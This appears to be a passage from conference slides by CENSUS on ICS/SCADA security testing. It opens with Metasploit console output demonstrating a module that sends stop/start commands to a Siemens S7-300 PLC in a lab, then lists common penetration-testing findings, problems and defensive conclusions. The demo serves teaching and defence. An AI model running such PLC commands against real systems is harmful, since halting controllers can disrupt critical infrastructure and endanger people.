[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(admin/simatic_s7_300_command) > set MODE 2
MODE => 2
msf auxiliary(admin/simatic_s7_300_command) > exploit

[+] 192.168.10.1:102      - 192.168.10.1 PLC is running, iso-tsap port is open.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(admin/simatic_s7_300_command) > 
```

STOP COMMAND

START COMMAND

> DEMO OF PLC PROTOCOL BUG EXPLOITATION

> COMMON PEN. TESTING FINDINGS

- Unpatched servers
- Lack of Anti-Virus (AV) software
- Password reuse
- Default (or lack of) password in critical components
  - e.g. SCADA software, PLCs etc.
- Use of clear text protocols for data transmission
  - e.g. SMB, HTTP etc.
- Use of accounts with excessive privileges for daily jobs
- Use of OT components with known vulnerabilities

> COMMON PEN. TESTING FINDINGS

- False sense of ICS/SCADA isolation
  - Dual NIC corporate PCs
  - Remote access to the ICS/SCADA network from corporate domain-joined PCs (RDP)
  - Remote access for 3rd party vendors (with unknown security policies)
  - Out-of-Band attack vectors
    - USB storage devices
    - Engineering laptops used in both corporate and ICS/SCADA network
    - Domain-joined PCs used for downloading updates

> PROBLEMS

- Live production systems are not suitable for testing
- Sometimes no department has a complete view of the network
  - ICS systems are not usually managed by IT
- Updating / replacing ICS/SCADA components is a non-trivial task
- Some vendors do not support the installation of AV software
- A security control may be incompatible with Operations
- SCADA network isolation is not easy
- Security policies of 3rd parties may be hard to track/enforce

> CONCLUSIONS

- ICS/SCADA and IoT devices may introduce security vulnerabilities to Crit. Infrastructures
- Remediation of ICS/SCADA issues may be non-trivial
- It is important to perform security testing
  - On the equipment during manufacturing (and pre-market)
  - Once configured at their place of installation
- The use of *network connected* devices beyond their Security Support period is considered dangerous
- Security checklists can greatly help administrators

Thank you!

CENSUS
IT Security Works